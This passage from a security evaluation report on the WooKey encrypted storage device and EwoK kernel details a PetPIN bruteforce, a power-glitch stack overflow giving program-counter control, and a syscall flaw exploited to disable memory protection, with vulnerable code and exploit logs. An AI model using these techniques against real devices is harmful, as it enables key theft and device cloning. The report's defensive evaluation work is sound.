Whenever a security issue is detected on the tokens, e.g. too much failed attempts for user authentications or Secure Channel establishment, sensitive assets are destroyed using the `self_destroy_card()` method of the `WooKey` object. This consists of zeroizing the assets in the `Keys` class, but the copies of the assets in the native API secure buffers (`ECPrivateKey` and so on) are not erased while they should be.

Code review, SCA and FIA robustness The code makes extensive use of secure Javacard primitives for buffers manipulations (`arrayCopyNonAtomic`, `arrayFillNonAtomic`, `arrayCompare` and so on), which is a good practice. The evaluation has then focused on all the classical `for()` and `while()` loops to check if they manipulate sensitive assets (hence showing potential issues with regard to SCA leakage or FIA bypass).

A first loop is used in the AES-CTR IV incrementation for Secure Channel encryption (see Listing 3). This loop is not fully balanced but exploiting it in SCA seems complex and of little interest.

```
private void increment_iv(){
    short i;
    byte end = 0, dummy = 0;
    for(i = (short)IV.length; i > 0; i--){
        if(end == 0){
            if((++IV[(short)(i - 1)] != 0))
                end = 1;
        }
        else dummy++;
    }
}
```

Listing 3. AES-CTR IV incrementation

Some ephemeral Secure Channel keys are also handled in a way that could potentially leak information, but their ephemeral aspect renders this exploitation useless.

4. Such an attack is a bit trickier to mount though, since the ECC keys will contain zeroes and probably provoke exceptions.

On the core algorithms side, although SCA attacks are residual and post-authentication, it is recommended to add some masking and shuffling protections:

- The Javacard implementation of HMAC, although masked, manipulates the key bytes in order.
- The AES-CTR `xor` operation is performed unmasked and in order, yielding in a possible leakage.

Logical checks about the automaton sequence and the privileged commands access (post-authentication using PetPIN and UserPIN, and Secure Channel establishment) have been checked to be correctly implemented without apparent loopholes. The Secure Channel and DFU/SIG sessions states (open or closed) handling is performed using a unique `short` variable value `{0xAA, 0x55}` for the privileged state, which seems robust. However, doubling the `if` checks should be enforced in order to add robustness against fault injections and not fully depend on the underlying platform countermeasures. The same advice holds for other parts of the code (PINs checks conditions, Secure Channel failed attempts).

7 Cryptographic mechanisms review

7.1 Pre-authentication phase issue: PetPIN bruteforce

The cryptographic mechanisms are well detailed in the evaluation companion documents, which helps in analyzing and reviewing them. This helped to find an issue in the first phase of the pre-authentication protocol. Since this protocol is quite complex, it won't be detailed here: the reader can refer to the WooKey project documentation [25, 30] and the security target evaluation [26]. Here are the first steps of this pre-authentication phase:

- The PetPIN is entered on the WooKey touch screen.
- A key called `DK` (for Derived Key) of 512 bits is computed using a PBKDF2-SHA512 derivation function with 4096 rounds from the PetPIN and a 128-bit salt stored in the WooKey internal flash at personalization phase.
- The `DK` key is sent to the token in order for it to decrypt a secret named `ELK` (for Encrypted Local Key). The decrypted form is named `KPK` (for Keys Platform Key), and is returned to the WooKey platform where it will be used to check a HMAC and decrypt a bag of keys serving to mount the Secure Channel for the next steps of the protocol.

The rationale here is that when the PetPIN is not correct, `DK` will not be correct and `ELK` decryption will produce an invalid `KPK` failing in platform keys HMAC verification and decryption.

The main issue here is that the operation $\mathtt{KPK} = Dec_{\mathtt{DK}}(\mathtt{ELK})$ can be reversed and stays true, whether `DK` is correct or not. As a consequence, it is possible to enter an incorrect PetPIN on the WooKey, sniff the communication between the platform and the token, extract the incorrect values $\mathtt{DK}^*$ and $\mathtt{KPK}^*$, and compute $\mathtt{ELK} = Enc_{\mathtt{DK}^*}(\mathtt{KPK}^*)$ to get the secret value in the smart card. For practicality, this attack can be mounted using only a smart card reader on a PC and the target token.

What can be done then? It is possible to create a fake smart card answering to the first step of the protocol but without the timing countermeasures introduced in the real token (i.e. the failing attempts counters and the increasing time with such failing counters). This fake token lays the first brick to mount a bruteforce attack against the PetPIN: the idea is to try every possible PetPIN and check whether a Secure Channel is established by the platform (meaning that the PetPIN is correct). Once the PetPIN is found, the PetName can be recovered on the WooKey screen. What are the following steps for an attacker from here? The PetPIN has been designed to limit theft attacks. Now that PetPIN and PetName are known, the attacker is able to replace the genuine WooKey and token with fake trapped ones: since the user will see the correct PetName after entering his PetPIN, nothing stops him from entering his real UserPIN that will be transmitted to the attacker using e.g. a relay attack. Now that the attacker has the real token and the UserPIN at hand, the SD card encryption secrets (`MasterSecretKey`) can be recovered.

Now back on bruteforcing the PetPIN: a challenging issue is to automate the attack using the WooKey platform by instrumenting its user interface. The keys layout on the virtual keyboard is randomized at each boot, this can be solved by sniffing the SPI traffic between the main board and the screen and interpret the pixels related commands. Now, one must simulate "key presses", which can be performed by injecting SPI traffic between the main board and the touch screen: this part is a bit tedious because of some issues in the code handling the SPI bus. More details about the SPI communication can be found in the dedicated section 18. All in all and after some tuning, a stable and automated solution has been developed. The last element of the attack is the detection, by sniffing the ISO7816 bus between the platform and the token, that an attempt to mount the Secure Channel is triggered or not. All these elements are implemented in a *Teensy* board [19] as shown on Figure 4. The 4 digits

PetPIN of the closed WooKey is found in 15 hours, with 4 attempts per minute (41 hours are necessary to cover all the possible 4 digits PINs search space). The counterpart of this attack is that bigger PINs highly increase brute force computation, as the attempts frequency can't be significantly improved.

Fig. 4. WooKey instrumentation with a *Teensy* for PetPIN bruteforce

On the other hand, if an attacker is able, using another attack vector, to extract the WooKey firmware from the internal flash (and all the encrypted key bags with it), then the PetPIN bruteforce can be performed completely offline without the previous necessary instrumentation. This allows to cover all the possible 4 digits PINs in 30 seconds on a common laptop, and all the 8 digit PINs in 4 days, this time increasing exponentially with the number of digits.

As a conclusion, the PetPIN of the WooKey project must have a better protection, and an easy fix would be to use another relation between `DK`, `KPK` and `ELK` to break the exploited reversible operation (e.g. a one-way function). The number of allowed failed attempts to compute `KPK` should also be reduced to limit bruteforce attacks. Increasing minimum PIN size is also an efficient defense in depth countermeasure.

7.2 Secure Channel review and improvement

After the pre-authentication phase where the platform keys PK have been decrypted, the Secure Channel is established between the platform and the tokens. The main operations of this protocol are presented on Figure 6: they are basically an ECDSA signed ephemeral ECDH. The platform and the token both draw random scalars $d1$ and $d2$, send each other signed ECDH points $(d1 \times G)$ and $(d2 \times G)$, from which they are both able to compute $(d1 \times d2 \times G)$ and derive the Secure Channel AES-CTR encryption key for confidentiality, HMAC key for integrity, and IV for anti-replay.

The evaluator has verified both on the platform and the token side that the Secure Channel is properly implemented, in accordance with its specification in the project documentation. Sniffing of the ISO7816 bus has been realized using a *Saleae Logic Pro 16* [17] logical analyzer and a software protocol decoder [8], and developing a dedicated *WireShark* [22] `pcap` decoder for WooKey high level APDU and response command parsing as exposed on Figure 5. The analysis has shown that the APDUs and the responses are indeed encrypted and integrity protected, and that the sequence of commands to mount the Secure Channel is respected. Section 12 focuses with more details on the ECDSA and ECDH primitives as implemented on the platform side.




Fig. 5. Sniffing the ISO7816 bus for Secure Channel conformity check

The platform and the token have asymmetrical roles here: because of the ISO7816 bus constraints, the token is a slave waiting for the platform initiator to trigger a Secure Channel. From the protocol design, nothing prevents an attacker without the platform keys from replaying the same sniffed initial value $(d1 \times G)$ and its ECDSA signature that will always be

verified by the token. The main consequence of this is that the token will always perform its ECDSA signature computation on a random $(d2 \times G)$. Although this does not leverage a cryptographic vulnerability (the attacker will not be able to compute the shared secret anyways), an undesirable consequence is that the attacker is able to collect randomized signatures from the token, and hence possibly perform SCA to exploit potential leakages.

Notwithstanding the fact that the smart cards used for the tokens are EAL4+ certified (their ECDSA implementation should be immune to such attacks or require very advanced equipment), a defense in depth mitigation is advised by adding a random challenge sent by the token during pre-authentication, and verified at Secure Channel establishment.




Fig. 6. Secure Channel establishment between the WooKey platform and the tokens

8 Fuzzing the `libiso7816` and `libtoken` libraries

This section is about a fuzzing campaign for the WooKey's implementation of the ISO7816-3 stack and the commands built above (i.e. the token abstract communication protocol). The ISO7816-3 stack is used to communicate with the smart card. This is a really interesting target because it is exposed before the user authentication as the platform needs to detects the smart card before asking the user for the PetPIN. If a potential vulnerability resides in the code and can be exploited before user authentication, then a code execution inside the *SMART* task could

be gained. Furthermore, this task contains all the secrets needed to create a fake and backdored clone of the targeted WooKey. Those secrets are the encrypted version of the Platform Key (`PK`) (asset [A8]) and the PKBDF2's seed used to generate the Derived Key (`DK`) (asset [A5]) from the entered PetPIN (see the security target evaluation [26] for the details on the assets). We could imagine a scenario in which the attacker steals the device, runs an exploit against the ISO7816-3 stack, retrieves the described secrets and then creates a trapped clone with those secrets.

This ISO7816-3 stack is written in C language inside the standalone library `libiso7816`.[5] The token related commands are aslo implemented in C in the standalone library `libtoken`.[6] Because of the modularity of the whole project, the libraries can be compiled for any architecture and are hardware independent. This means that in order to fuzz the libraries, we only have to replace the function responsible to retrieve the data from the underlying device (the USART handling ISO7816 in this case) with a function returning characters given by the fuzzer. Since the source code is fully available, we have decided to use `libFuzzer` which is a coverage-based fuzzer.[7]

Technically, `libFuzzer` only needs a `LLVMFuzzerTestOneInput` function which takes as input parameters the fuzzed buffer's address and its size. This buffer will be returned byte by byte to the `libiso7816` through the `platform_SC_getc` function. Thanks to the source code coverage, `libFuzzer` will be able to discover new paths automatically. This path discovery can be visualized using the LLVM's source-based code coverage visualizer.[8]

This fuzzing campaign does not give us any result despite 70 % of code have been visited as shown on Figure 7.

9 Glitch attack on the ISO7816 library

The current section describes how a power glitch can be used to attack the `libiso7816` library. This attack allows gaining code execution in the *SMART* task which uses this library. This task hosts the platform encrypted secrets, gaining access to these secrets (even in their encrypted form) allows an attacker to build a clone. Coupled with the kernel privilege escalation described in 10, an attacker can gain privileged code execution

5. `https://github.com/wookey-project/libiso7816`
6. `https://github.com/wookey-project/libtoken`
7. `https://llvm.org/docs/LibFuzzer.html`
8. `https://clang.llvm.org/docs/SourceBasedCodeCoverage.html`

Filename	Function Coverage	Line Coverage	Region Coverage
fuzzing_javacard/libecc/src/nn/nn_config.h	0.00% (0/1)	0.00% (0/5)	0.00% (0/3)
fuzzing_javacard/libecc/src/utils/utils.h	0.00% (0/1)	0.00% (0/6)	0.00% (0/1)
fuzzing_javacard/src/aes_glue.c	85.71% (6/7)	46.26% (105/227)	34.01% (50/147)
fuzzing_javacard/src/aes_soft_unmasked.c	66.67% (8/12)	54.41% (142/261)	58.23% (46/79)
fuzzing_javacard/src/fuzzing.c	100.00% (6/6)	100.00% (58/58)	100.00% (12/12)
fuzzing_javacard/src/hmac.c	100.00% (4/4)	74.07% (100/135)	77.42% (48/62)
fuzzing_javacard/src/libtoken.h	0.00% (0/2)	0.00% (0/19)	0.00% (0/2)
fuzzing_javacard/src/platform_glue.c	66.67% (10/15)	60.42% (29/48)	66.67% (10/15)
fuzzing_javacard/src/smartcard.c	50.00% (7/14)	34.35% (181/527)	40.91% (126/308)
fuzzing_javacard/src/smartcard_iso7816.c	82.00% (41/50)	79.64% (1604/2014)	82.01% (939/1145)
fuzzing_javacard/src/token.c	80.95% (17/21)	75.00% (759/1012)	79.46% (468/589)
fuzzing_javacard/src/token_dfu.c	100.00% (2/2)	90.70% (39/43)	88.89% (16/18)
Totals	**74.81% (101/135)**	**69.28% (3017/4355)**	**72.03% (1715/2381)**

Fig. 7. `libfuzzer` results on `libiso7816` and `libtoken`

and modify the firmware on a closed platform. Due to the security design of the WooKey project, even if these vulnerabilities may be used by an attacker to gain the highest privileges on the WooKey device, encrypted user data are not directly accessible to the attacker. Attack scenarios require the attacker to have a physical access to the device during few hours to clone or modify the device, then interact again with the legitimate user to fool him with a fake clone, and finally relay stolen secrets.

One of the tests given to the ITSEF was the analysis of the Readout Protection of the STM32F4 regarding its resistance to power glitch attacks. These tests were performed on a STM32F4-discovery board since the board has to be modified. The MCU has to be directly powered by an external power supply. To render the injected glitch pulse as narrow as possible, decoupling capacitors responsible of stabilizing the MCU power supply have to be removed. To perform the glitching campaigns, cheap hardware has been used:

— Power supply: DPS3005 (25 €)
— FPGA: Digilent Arty A7-100T (≈200 €)
— Multiplexer: MAXIM4619 (≈2 €)

The FPGA drives the STM32 reset PIN and the Multiplexer enable PIN (see Figure 8). The FPGA allows setting the delay between the MCU reset and the glitch injection and the width of the glitch pulse.

The computer sends delay and width values to the FPGA, checks the results (UART logs + try JTAG), saves these results and tries another couple of delay and width values.

The Romcode and Bootloader execution time can be identified, by looking at the power supply and at the UART I/O as shown on Figure 9.




Fig. 8. Glitcher setup




Fig. 9. Boot components timings

During the assessment of the Bootloader regarding its resistance to fault attacks, we observe many successful faults using power glitching. Replaying the power glitch parameters of successful glitches gives a good success rate. Unfortunately, the Readout Protection was not bypassed with the Bootloader because of its fault protection mitigation catching the attempts (see section 14 for more details on this). The reproducibility of power glitches in the Bootloader encourages however analyzing the other software components regarding this kind of faults.

One of the only interfaces available on the WooKey platform before authentication is the smart card interface. The ISO7816-3 stack is implemented in the `libiso7816` component. The analysis was focused on this component, especially the part responsible for parsing incoming messages.

Unlike the Bootloader, `libiso7816` does not implement any fault attack mitigation (double checks, state automaton robustness, etc.).

The function `SC_get_ATR` is used to parse the ATR (Answer To Reset) message coming from the smart card, this message is the first message sent by the card (see Listing 4 for the code snippet).

```
int SC_get_ATR(SC_ATR *atr){
  // [...]
  /* Get the historical bytes */
  atr->h_num = atr->t0 & 0x0f;
  for(i = 0; i < atr->h_num; i++){
    if(SC_getc_timeout(&(atr->h[i]), WT_wait_time)){
      goto err;
    }
    checksum ^= atr->h[i];
  }
```

Listing 4. ATR parsing code in `libiso7816`

If a glitch is performed during the masking of the incoming size (`atr->t0`), the size may be fully controlled from the smart card interface. The variable `atr->h[i]` is a stack buffer of 16 bytes, it can be overflowed by 239 bytes.

The WooKey project implements stack cookies as a protection to exploitation of such stack overflows, but at the time of the evaluation a typo in the build configuration prevents this protection to be applied to generated binaries "`depends on STACK_PROT_FLAGS`" should be "`depends on STACK_PROT_FLAG`" as presented on Listing 5. This issue has been fixed in recent commits after being reported.

```
config STACK_PROT_FLAG
      bool "Activate -fstack-protection-strong"
      default y
...
```

```
config STACKPROTFLAGS
       string
       default "-fstack-protector-strong"
       depends on STACK_PROT_FLAGS
```

Listing 5. Typo in the SDK that removes stack cookies

Without stack cookies, exploiting the stack overflow triggered by the glitch is highly simplified. By crafting a dedicated ATR message on the smart card interface, an attacker could gain code execution in the *SMART* task using ROP (Return Oriented Programming) gadgets as the W⊕X prevents data execution. To demonstrate this, a similar vulnerable code pattern is integrated to the *BLINKY* task running on STM32F4-discovery board as this development board does not provide a smart card interface and does not have the *SMART* task. The mask applied to the size is targeted in power glitch, and when we have a successful glitch (one successful fault per hour with 5 attempts per second), the Program Counter is controlled by the input (see Figure 10).

```
delay=1568136 width=2
�RDP_value      : 0xaa
BLINKY     init done.
BLINKY
Frame 20001F8C
EXC_RETURN FFFFFFFD
R0  20001FB0
R1  20002268
R2  20001FF0
R3  20001FF0
R4  41414141
R5  41414141
R6  41414141
R7  0
R8  4F3
R9  0
R10 0
R11 0
R12 0
PC  41414140
LR  808101F
PSR 61000000
panic: Memory fault!
```

Fig. 10. Controlling the Program Counter with a voltage glitch

10 Kernel privilege escalation

This part describes how a kernel privilege escalation has been found inside the EwoK kernel.[9] EwoK is a secure microkernel targeting embedded systems. It is written in ADA/SPARK language, a strongly typed language often used by domains which need safe and secure software. One of the main security features of EwoK is the strict memory partitioning between tasks. Also, the tasks permissions are fixed at compile time and cannot change at runtime. Like in almost every operating system, EwoK's tasks can discuss with the kernel through *syscalls*. Those *syscalls* are the kernel's main attack surface. If a vulnerability exists inside one of them, an unprivileged task (likely already compromised) could possibly gain kernel privileges.

In order to find basic vulnerabilities inside the kernel, we run a "dumb" fuzzing campaign against EwoK's syscalls. Because EwoK is developed in the ADA language and is highly dependent on the underlying hardware, running a custom task on a real platform seems to be the simplest way to fuzz the syscalls. Hence, a simple fuzzing task has been developed, with a simple algorithm:

- select a random syscall
- choose 4 arguments between:
  - 0 value
  - a valid pointer inside the task memory, containing random data
  - a random value
- fire the syscall

All the attempts are logged on the UART port. When a kernel panic occurs, it is possible to quickly see which syscall panics EwoK. This fuzzing campaign reveals some crashes and many of them are just arbitrary address dereference and are hardly exploitable.

One bug stands out though. The vulnerability resides inside the `SYS_REGISTER_DMA` syscall, which takes two parameters: `dma_config` and `descriptor`. These parameters are passed by address, it means that the kernel must check that these addresses are part of the caller's memory space. EwoK contains those sanity checks, but performs an affectation to `descriptor` in every failing case as shown on Listing 6.

This allows a malicious task to write the `NULL` value to an arbitrary address within the kernel space. We choose to exploit this vulnerability by writing `NULL` at the `MPU_CTRL`'s address, hence deactivating the memory partitioning between tasks. Then the task is able to read and write the

9. `https://github.com/wookey-project/ewok-kernel`

whole memory. Thus, privileges can be elevated by modifying the kernel's task list to become a privileged task as show on Listing 7.

```
procedure svc_register_dma
 (caller_id   : in ewok.tasks_shared.t_task_id;
  params      : in t_parameters;
  mode        : in ewok.tasks_shared.t_task_mode)
is
  dma_config  : ewok.exported.dma.t_dma_user_config
     with import, address => to_address (params(1));
  descriptor  : unsigned_32
     with import, address => to_address (params(2));
  index       : ewok.dma_shared.t_registered_dma_index;
  ok : boolean;
begin

  -- Forbidden after end of task initialization
  if is_init_done (caller_id) then
     goto ret_denied;
  end if;

  -- ...
  -- ...
  -- ...
  -- ...

<<ret_inval>>
  descriptor := 0;
  set_return_value (caller_id, mode, SYS_E_INVAL);
  ewok.tasks.set_state (caller_id, mode, TASK_STATE_RUNNABLE);
  return;

<<ret_denied>>
  descriptor := 0;
  set_return_value (caller_id, mode, SYS_E_DENIED);
  ewok.tasks.set_state (caller_id, mode, TASK_STATE_RUNNABLE);
  return;
```

Listing 6. `sys_register_dma` code

```
EXPLOIT     MPU_CTRL is @ 0xe000ed94
EXPLOIT     Writing 0...
EXPLOIT     MPU should be turned off !
EXPLOIT     Looking for tasks @ 0x10000000
EXPLOIT     struct task is @ 0x100006e0
EXPLOIT     name = EXPLOIT
EXPLOIT     entry_point = 0x8090001
EXPLOIT     ttype = TASK_TYPE_USER
EXPLOIT     control = 0x3
EXPLOIT     setting to ttype = TASK_TYPE_KERNEL
EXPLOIT     control = 0x2
EXPLOIT     Privileged mode !
```

Listing 7. Privilege escalation on EwoK

11 Analysis of the address spaces of WooKey's tasks

This section presents the analysis of the address space of each task, a test proposed and executed in order to evaluate the conformity of the security function "MPU usage" described in the security target [26].

The main security properties claimed by the EwoK microkernel take root on the restricted access each task has on the resources of the system. The first property is *privilege separation*: tasks are run in unprivileged mode and should only have indirect access to the resources managed by EwoK. The second property is the *confinement* of running applications: tasks should only be able to communicate or interfere with other tasks through authorized kernel interfaces. The purpose of this test is to verify that the MPU is correctly configured and used for privilege separation and confinement.

In regard to these two security properties, the MPU management of EwoK is a critical mechanism in the WooKey platform since ARMv7-M, the architecture of the MCU, is memory-mapped: the resources (e.g RAM, Flash, system registers, peripheral registers) of the system are directly accessed through memory accesses. Consequently, an incorrect MPU configuration could grant a task an unpredicted access to some resources that could be leveraged to corrupt or access data of another task or of the kernel. In case of success, it could mean the direct disclosure of an asset stored on the platform. Data corruption can be a mean to obtain control of the execution flow or of privilege escalation, also leading in the end to the compromise of assets of WooKey.

In any case, the exploitation of an error in the MPU management corresponds to a partial attack path which assumes that the execution flow of one task of WooKey has already been hijacked. This initial compromise is typically obtained through a vulnerability in one of the protocols stacks, executed in a task context, handling one of the external interfaces of the platform.

The evaluator did not identify in the literature specific techniques or tools that can be reused to perform such tests dynamically. However, a static analysis of the binary code, which encompasses MMU aspects through a specific formal specification, targeting higher assurance through formal methods was proposed to verify more general information flow properties of kernels [36]. This work, while being relevant for the analysis of the address space, does not include many hardware aspects - typically specificities of the MCU and its architecture such as particular system

registers. This is a common limitation for static approaches applied on systems with hardware and software interactions.

For this reason, the evaluator decided to favor a dynamic approach for this test. At the beginning of the work, a small preparative code review took place to identify the cases where the MPU is reconfigured by EwoK. From this analysis, the evaluator concluded that the address space of an application is only changed at three occasions: task creation, the end of the *init* phase and the handling of a request to map a device. According to this observation and the fact that other mechanisms inducing changes of the MPU configuration are covered in other items of the test plan, the evaluator focused on the static allocation mapping that is applied during task creation.

The dynamic test implemented follows a simple approach: each application running on WooKey is recompiled to include a procedure that systematically tries read and write accesses while traversing the whole address space. If the access is not refused by the MPU, then the access is considered to be successful. Each time a new accessible memory region is identified by the procedure, a log message is sent to the debug UART of EwoK. The results are captured for all tasks of the nominal mode and analyzed to check for potential communication means through a shared region that is readable by a task and writable by another. Accessible memory regions are also manually reviewed to check for unexpected access to kernel areas.

In the evaluated version of EwoK, upon a memory access outside of the authorized regions configured via the MPU, the MPU fault handler is executed and the kernel kills the task responsible of the fault. This behavior is constraining for the implementation of access testing from user mode. A slight modification, showed in Figure 11, of the MPU Fault handler of EwoK allows to resume execution of the responsible task and to simulate the execution (according to ARM ABI [10]) of a `return 1` statement in the current function. This allows to define a simple access checking primitive following the code skeleton of Figure 12 that returns zero in case of access success and one when the access triggered a MPU fault.

The test procedure traversing the whole address space will check four bytes (aligned) and one byte memory accesses. The idea is to have at least one successful access to some memory mapped register that has specific memory access constraints. In addition, the EwoK bus fault handler is modified similarly to the MPU fault handler because this fault is triggered in the case of an unprivileged access to a system register.

10. On the condition that the current function does not use the stack.

```
   function memory_fault_handler
     (frame_a : t_stack_frame_access)
      return t_stack_frame_access
   is
   new_frame_a : t_stack_frame_access;
   begin
#if CONFIG_KERNEL_CONTINUE_AFTER_FAULT
   frame_a.R0 := 1 ; -- Emulate a "return 1;" executed by the task
   frame_a.PC := frame_a.LR ;
   return frame_a;
#else
      -- On memory fault, the task is not scheduled anymore
      ...
 #endif
   end memory_fault_handler;
```

Fig. 11. Modification of EwoK MPU fault handler

```
int32_t __attribute__ ((noinline)) _check_read_access32(volatile
    uint32_t* addr)
{
    tmp = *addr;
    // access successful
    return 0;
}
```

Fig. 12. Check access primitive

To speed up the complete process for the whole address space, the procedure only checks addresses at the start of a MPU region or subregion. In the ARMv7-M architecture, the bits 4 to 0 of the base address of the MPU region are always 0, and only regions of 256 bytes and larger can be divided equally in 8 subregions, while any MPU region or subregion starts with an address multiple of 32. Therefore, the address space can be processed optimally from address zero using a step of 32.

A first run of the test identified three possible shared regions. The three were false positives located in the Private Peripheral Bus (PPB). The PPB is located in the system register area, which is not subject to access control by the MPU. The ARMv7 reference manual describes cases where the PPB registers are accessible in unprivileged mode. To confirm or infirm the problem, these three regions are exhaustively traversed with read, then write, then read accesses and the two values read are compared. In each of these cases, the write accesses had no effects. Two regions were reserved by ARM, and the last was dedicated for the registers of the Instrumentation Trace Macrocell (ITM), a ARM debugging feature. By default the ITM registers cannot be modified in user mode. However according to ARM documentations, a specific configuration feature can enable user mode access. The final test gives some assurance that it was not the case.

As a result of the whole test, the evaluator concluded that the regions effectively accessible by each task, from creation to the end of the *init* phase, correspond to the mapping defined in the source code. This mapping gives no access to EwoK resources and isolates tasks from each other. This indicates that during the *init* phase of the tasks, the mechanisms restricting the memory accesses correctly forbid tasks access to kernel resources and preserve the two security properties: privilege separation and task confinement. Four man-days were dedicated to this test during the evaluation.

12 Analysis of ECDSA against physical attacks

In the WooKey project, the ECDSA scheme is used to authenticate both the WooKey chip and the smart card when a Secure Channel communication handshake is performed (see section 7.2 for more details on this). If an attacker is able to recover the ECDSA private key of the WooKey platform, he is able to mount a Secure Channel with the token and opens new attack vectors. Such a private key is also a first step to cloning attacks

to create fake devices, fuzz a legitimate token to find new vulnerabilities, and steal other secrets by fooling the legitimate user.

To counter this kind of threat, it is necessary to design protections against physical attacks during the execution of the ECDSA primitive. In the WooKey platform, the ECDSA implementation is provided by the `libecc` project [10], and this section focuses on the study of its protections against physical attacks. It should however be noted that these attacks are only partial as they require that the Platform Keys `PK` have already been decrypted using the dedicated key `KPK` derived from the PetPIN and the token. The attacker needs first to steal the platform, the token, and somehow guess the PetPIN (e.g. using bruteforce attacks such as the ones described in section 7.1).

The ECDSA signature algorithm is provided in Appendix A. The goal of the attacks is to recover the private key d. It is well known that, if the attacker is able to recover the ephemeral scalar k, the static private key d is easily recovered given a valid signature. In fact, as reminded in the recent Minerva attack [24], only the knowledge of a few bits of the ephemeral scalar used for several signatures is necessary to recover the static private key.

First, we describe the platform that was used to get the power consumption during the execution of atomic operations of `libecc`. Then, the core analysis of physical attacks against `libecc` is provided. This analysis leads to the discovery of a partial vulnerability, which is discussed.

12.1 Platform description for analysis

The ChipWhisperer-Lite board [3] was used for the different tests described in the next subsection, together with the STM32F303CT7 MCU. Note that the MCU used in the WooKey platform is STM32F439VIT6. The main differences are:

— A hardware AES implementation is embedded within STM32F439VIT6; this does not affect the analysis of `libecc`;
— STM32F439VIT6 operates at 180 MHz whereas STM32F303CT7 operates at 72 MHz.

The ChipWhisperer-Lite can handle up to 105 million samples per second, which is enough for the STM32F303CT7 MCU whereas it would not suffice if tests were performed with the STM32F439VIT6.

12.2 Physical attacks against ECDSA

The attacker can use different ways to recover the ephemeral scalar k (or parts of it) using physical attacks:

— during the generation of k;

— during the Elliptic Curve Scalar Multiplication (ECSM) within ECDSA signature;

— during the other operations of ECDSA signature that manipulate k in order to build the s component of the signature.

The analysis primarily focuses on the ECSM operation, for it is the operation most prone to physical attacks.[11] Many physical attacks against ECC (and particularly targeting the ECSM execution) have been published since the publication by Coron in 1999 [35]. For an overview of state-of-the-art of physical attacks and protections, one can refer to [48].

It is recalled that a new ephemeral scalar is randomly generated for each signature. This fact excludes vertical attacks such as CPA [35] and CPA on addresses [39], in particular. Therefore, only attacks requiring a single consumption trace, such as the SPA [35] and more advanced horizontal attacks, are considered.

For analyzing the protections implemented in `libecc`, the code analysis of the ECSM has been performed. In particular, the file `prj_pt_monty.c` implements the ECSM core. The code of the main loop of the ECSM is provided in Appendix B.

